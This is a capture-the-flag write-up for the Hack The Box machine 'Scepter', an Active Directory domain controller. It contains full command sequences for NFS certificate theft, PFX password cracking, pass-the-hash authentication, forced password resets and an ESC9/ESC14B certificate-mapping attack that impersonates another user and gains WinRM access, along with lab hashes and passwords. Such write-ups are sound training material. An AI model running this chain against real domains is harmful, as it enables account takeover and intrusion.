

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Apr 21 11:26:19 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.77.115
Nmap scan report for 10.129.77.115
Host is up (0.016s latency).
Not shown: 65367 closed tcp ports (reset), 139 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-21 23:29:18Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T23:30:22+00:00; +8h02m19s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
|_ssl-date: 2025-04-21T23:30:22+00:00; +8h02m19s from scanner time.
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T23:30:22+00:00; +8h02m19s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-21T23:30:22+00:00; +8h02m19s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T00:21:41
|_Not valid after:  2025-11-01T00:41:41
|_ssl-date: 2025-04-21T23:30:22+00:00; +8h02m19s from scanner time.
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49718/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=4/21%Time=680663D2%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-21T23:30:17
|_  start_date: N/A
|_clock-skew: mean: 8h02m19s, deviation: 0s, median: 8h02m18s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 21 11:28:15 2025 -- 1 IP address (1 host up) scanned in 115.99 seconds
TCP
nmap scan at the same time as I'm running my usual TCP scan, so I can have any additional information available now, as opposed to later.# Nmap 7.95 scan initiated Mon Apr 21 11:26:19 2025 as: /usr/lib/nmap/nmap -Pn -sU -sV -T3 --top-ports 25 -oN udp-nmap-scan.txt 10.129.77.115
Nmap scan report for 10.129.77.115
Host is up (0.020s latency).
PORT STATE SERVICE VERSION
53/udp open domain Simple DNS Plus
67/udp open|filtered dhcps
68/udp open|filtered dhcpc
69/udp open|filtered tftp
111/udp open rpcbind 2-4 (RPC #100000)
123/udp open ntp NTP v3
135/udp open|filtered msrpc
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
139/udp open|filtered netbios-ssn
161/udp open|filtered snmp
162/udp open|filtered snmptrap
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
514/udp closed syslog
520/udp open|filtered route
631/udp closed ipp
998/udp open|filtered puparp
1434/udp open|filtered ms-sql-m
1701/udp open|filtered L2TP
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5353/udp open|filtered zeroconf
49152/udp open|filtered unknown
49154/udp closed unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port111-UDP:V=7.95%I=7%D=4/21%Time=680663A9%P=x86_64-pc-linux-gnu%r(ONC
SF:RPC_CALL,18,">\xec\xe3\xca\0\0\0\x01\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\x01"
SF:);
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 21 11:28:34 2025 -- 1 IP address (1 host up) scanned in 135.34 secondsUDP
nmap scan output. There's a lot going on with this one, but we can see the base domain of scepter.htb and the hostname of dc01.scepter.htb. We can also see a the default port signature of an Active Directory domain controller, along with a NFS share on RPC port 111.echo -e '10.129.77.115\t\tdc01.scepter.htb scepter.htb' | sudo tee -a /etc/hostsAdd the DC FQDN and shortname to the hosts file
Service Enumeration
TCP/53
host -T -l scepter.htb 10.129.77.115Attempt a zone transfer

TCP/111
My philosophy is to work my way through the open ports on the target in order of highest amount of interest + lowest amount of effort. This is in the hopes that we can gain some early access to valuable information that may lead to a win, or at least, contribute to ongoing efforts against the target.
Testing the NFS Share



We have some key takeaways when enumerating the NFS share:
- There are a handful of X.509 certificate files, each for a specific user
- Indicates there is likely certificate mapping to user accounts
- These may be used with Kerberos authentication
- They potentially reveal usernames — or at least first or last names
for file in $(sudo ls /tmp/10.129.77.115/helpdesk) ; do sudo cp /tmp/10.129.77.115/helpdesk/$file . ; doneCopy all of the files locally
sudo chown $(whoami):$(whoami) ./*Give yourself ownership of the files copied as root

sudo umount -f /tmp/10.129.77.115/helpdeskUnmount the share, as it's no longer needed at the moment


openssl x509 -in baker.crt -text -noout
d.baker@scepter.htb
clark.pfx requires a password, may be crackable with pfx2john
lewis.pfx
scott.pfxls *.pfx | xargs -I {} pfx2john {} > hashesjohn --wordlist=~/Pentest/WordLists/rockyou.txt --fork=4 hashes

o.scott@scepter.htb
m.clark@scepter.htb
e.lewis@scepter.htb
Passing the Certificate


Convert baker.key and baker.crt to .pfx format


for file in $(ls *.pfx) ; do username=$(echo "$file" | cut -d '.' -f 1); certipy-ad cert -export -pfx "$file" -password "newpassword" -out "unprotected_${username}.pfx" ; doneThen convert each .pfx to a PFX without a password
for user in $(cat users.txt) ; do lastname=$(echo "$user" | cut -d '.' -f 2) ; pfx_file="unprotected_${lastname}.pfx" ; certipy-ad auth -pfx "$pfx_file" -dc-ip 10.129.77.115 -username "$user" -domain "scepter.htb" ; done
d.baker seems like it might work, but the others have been revoked

Use faketime to correct the clock skew error

d.bakerTCP/389
Now that we have a TGT (and NT) hash for d.baker we can proceed with the rest of the Active Directory enumeration as an authenticated user, which helps greatly with finding more information.
LdapDomainDump


ldapdomaindump dc01.scepter.htb -u 'SCEPTER\d.baker' -p 'aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce' -o ldd
open ldd/domain_users_by_group.html



BloodHound


nxc ldap dc01.scepter.htb \
-d scepter.htb \
-u 'd.baker' \
-H '18b5fb0d99e7a475316213c15b6f22ce' \
--bloodhound -c All \
--dns-server 10.129.77.115


a.carter passwordExploit
Exploit Force Change Password


LOWER_REALM='scepter.htb'
UPPER_REALM=$(echo "$LOWER_REALM" | tr '[:lower:]' '[:upper:]')DC_HOSTNAME='dc01'cat << EOF | sed \
-e "s/{{REALM_PLACEHOLDER}}/$UPPER_REALM/g" \
-e "s/{{realm_placeholder}}/$LOWER_REALM/g" \
-e "s/{{dc_hostname}}/$DC_HOSTNAME/g" > custom_krb5.conf
[libdefaults]
default_realm = {{REALM_PLACEHOLDER}}
dns_lookup_realm = true
dns_lookup_kdc = true
[realms]
{{REALM_PLACEHOLDER}} = {
kdc = {{dc_hostname}}.{{realm_placeholder}}
admin_server = {{dc_hostname}}.{{realm_placeholder}}
default_domain = {{dc_hostname}}.{{realm_placeholder}}
}
[domain_realm]
{{realm_placeholder}} = {{REALM_PLACEHOLDER}}
.{{realm_placeholder}} = {{REALM_PLACEHOLDER}}
EOF
export KRB5_CONFIG="$PWD/custom_krb5.conf"chmod 600 d.baker.ccacheSet permissions on .ccache file for Kerberos clients
KRB5CCNAME=d.baker.ccache faketime "$(ntpdate -q dc01.scepter.htb | cut -d ' ' -f 1,2)" \
net rpc user password 'a.carter' --use-kerberos=required -S dc01.scepter.htb

Enumeration is Key

d.baker -> change password on a.clark -> a.clark full control on OUa.clark, we have GenericAll on Staff Access Certificate OU via membership in the IT Support group.I wasn't sure exactly how to apply this DACL, because with the GenericAll we could change nearly any attribute on the
d.baker object, but a piece of the puzzle was missing.So, I ran with the overarching theme of the box, AD CS, and since
d.baker is in the Staff Access Certificate OU, I took this as a sign this user may have some additional access with certificate enrollment.certipy-ad find -u 'd.baker' \
-hashes ':18b5fb0d99e7a475316213c15b6f22ce' \
-dc-ip '10.129.189.97' -text -vulnerableEnumerate certificate templates as d.baker
    [!] Vulnerabilities
      ESC9                              : 'SCEPTER.HTB\\staff' can enroll and template has no security extension
From the output in the 20250423174455_Certipy.txt file
AD CS ESC9 to ESC14B


More on ESC9
Understanding ESC9
The entire premise of ESC9 more or less boils down to:
d.bakercan enroll certificates off a vulnerable template with no security extensionsh.brownis the interesting user that we want to get toa.carterhasGenericAllonStaff Access Certificate OU, so we will leverage this to:- Cause the GenericAll on OU to inherit down to
d.baker - Modify
d.bakerAD user attributes to make it appear as if they areh.brown - Enroll a certificate as
h.brownusingd.baker's account
- Cause the GenericAll on OU to inherit down to
- Use the certificate
.pfxfile to authenticate ash.brown
Understanding ESC14B
Weak Certificate Mapping
KRB5CCNAME=d.baker@dc01.scepter.htb.ccache faketime \
ldapsearch -Q -Y GSSAPI -H ldap://dc01.scepter.htb \
-b 'DC=scepter,DC=htb' "(altSecurityIdentities=*)" \
altSecurityIdentities sAMAccountName
faketime with wrapper function documented here
And even though h.brown does have an explicit certificate mapping set in his Active Directory account, it uses a Weak Certificate Mapping via the RFC822 attribute of the certificate. Some key takeaways from this are:
- If you reference the table in the link above, you'll note the
RFC822attribute is the user's email address - We can abuse
a.carterFull Control DACL to setd.bakeremail toh.brown@scepter.htb
The exploit chain will go down like this:
- Use
d.bakerDACL ofForceChangePasswordona.carterto change password - Use
a.cartercredential to set inheritance on OU - Use
a.cartercredential to modifyd.bakeremail address - Use
d.bakerNT hash to enroll a certificate ash.brown - Steal
h.brownNT hash by authenticating with.pfxcertificate
Exploit Chain
faketime impacket-getTGT -dc-ip 10.129.190.141 -hashes ':18b5fb0d99e7a475316213c15b6f22ce' 'scepter.htb/d.baker'@dc01.scepter.htb
d.bakerchmod 600 d.baker@dc01.scepter.htb.ccacheSet the correct permissions on the TGT for native Kerberos clients
KRB5CCNAME=d.baker@dc01.scepter.htb.ccache faketime net rpc user password 'a.carter' --use-kerberos=required -S dc01.scepter.htb
P@$$word123!impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'a.carter' \
-target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'scepter.htb/a.carter:P@$$word123!'
ldapmodify -x -D 'a.carter@scepter.htb' -w 'P@$$word123!' -H 'ldap://dc01.scepter.htb'<<EOF
dn: CN=D.BAKER,OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
changetype: modify
add: mail
mail: h.brown@scepter.htb
EOF
mail attribute on d.baker to h.brown@scepter.htbcertipy-ad req -username 'd.baker' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' \
-subject 'CN=H.BROWN,CN=USERS,DC=SCEPTER,DC=HTB' -target 10.129.190.141 \
-ca 'scepter-DC01-CA' -template 'StaffAccessCertificate'
h.brown@scepter.htb and the subject in the certificate request matching, we can request a certificate off the templateldapmodify -x -D 'a.carter@scepter.htb' -w 'P@$$word123!' -H 'ldap://dc01.scepter.htb'<<EOF
dn: CN=D.BAKER,OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
changetype: modify
delete: mail
EOF
mail back to emptyfaketime certipy-ad auth -username 'h.brown' -pfx d.baker.pfx -domain 'scepter.htb' -dc-ip 10.129.190.141
.pfx file, effectively as h.brown, and steal the NT hash
h.brown, but the Kerberos ticket worked just fine
emailAddress (RFC822) matches the target user with the altSecurityIdentities mappingWinRM as H.Brown


See here for guidance on evil-winrm authentication with Kerberos ticket
KRB5CCNAME=h.brown.ccache faketime evil-winrm -i dc01.scepter.htb -r 'scepter.htb'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
SystemRoot REG_SZ C:\Windows
BuildBranch REG_SZ rs5_release
BuildGUID REG_SZ ffffffff-ffff-ffff-ffff-ffffffffffff
BuildLab REG_SZ 17763.rs5_release.180914-1434
BuildLabEx REG_SZ 17763.1.amd64fre.rs5_release.180914-1434
CompositionEditionID REG_SZ ServerStandard
CurrentBuild REG_SZ 17763
CurrentBuildNumber REG_SZ 17763
CurrentMajorVersionNumber REG_DWORD 0xa
CurrentMinorVersionNumber REG_DWORD 0x0
CurrentType REG_SZ Multiprocessor Free
CurrentVersion REG_SZ 6.3
EditionID REG_SZ ServerStandard
EditionSubManufacturer REG_SZ
EditionSubstring REG_SZ
EditionSubVersion REG_SZ
InstallationType REG_SZ Server
InstallDate REG_DWORD 0x6723fb2c
ProductName REG_SZ Windows Server 2019 Standard
ReleaseId REG_SZ 1809
SoftwareType REG_SZ System
UBR REG_DWORD 0x1be0
PathName REG_SZ C:\Windows
ProductId REG_SZ 00429-00521-62775-AA281
DigitalProductId REG_BINARY A40000000300000030303432392D30303532312D36323737352D414132383100C21000005B5253355D5832312D38333430320000C210700DBF31DCE05B8E4F2E99AB080000000000CC1DCF67F1AADD4F000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000090C456CD
DigitalProductId4 REG_BINARY F804000004000000300033003600310032002D00300034003200390030002D003000350032002D003100360032003700370035002D00300030002D0031003000330033002D00310037003700360033002E0030003000300030002D003000360039003200300032003500000000000000000000000000000000000000000000000000000000000000390032003100310034003300310039002D0031003200650061002D0034006200630061002D0039006400360033002D003800370034003000640065003900660065006600660033000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000005300650072007600650072005300740061006E0064006100720064000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000C210700DBF31DCE05B8E4F2E99AB08008E9959F29FEFE42BB00D34E9E800E918D57D5AEEA07D7C4C5237DD56D4C57BE508C4F464AD5B1C47287DFB7F3FE72D41446142CA484ABE1C24F1D0CF257D19825B005200530035005D005800320031002D003800330034003000320000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000520065007400610069006C000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000520065007400610069006C000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
RegisteredOwner REG_SZ Windows User
RegisteredOrganization REG_SZ
InstallTime REG_QWORD 0x1db2bde9f0f5cf2
Current User
----------------
User Name SID
=============== ==========================================
scepter\h.brown S-1-5-21-74879546-916818434-740295365-1108
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
=========================================== ================ ========================================== ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
SCEPTER\CMS Group S-1-5-21-74879546-916818434-740295365-1601 Mandatory group, Enabled by default, Enabled group
SCEPTER\Protected Users Group S-1-5-21-74879546-916818434-740295365-525 Mandatory group, Enabled by default, Enabled group
SCEPTER\Helpdesk Admins Group S-1-5-21-74879546-916818434-740295365-1105 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Certificate Well-known group S-1-5-65-1 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
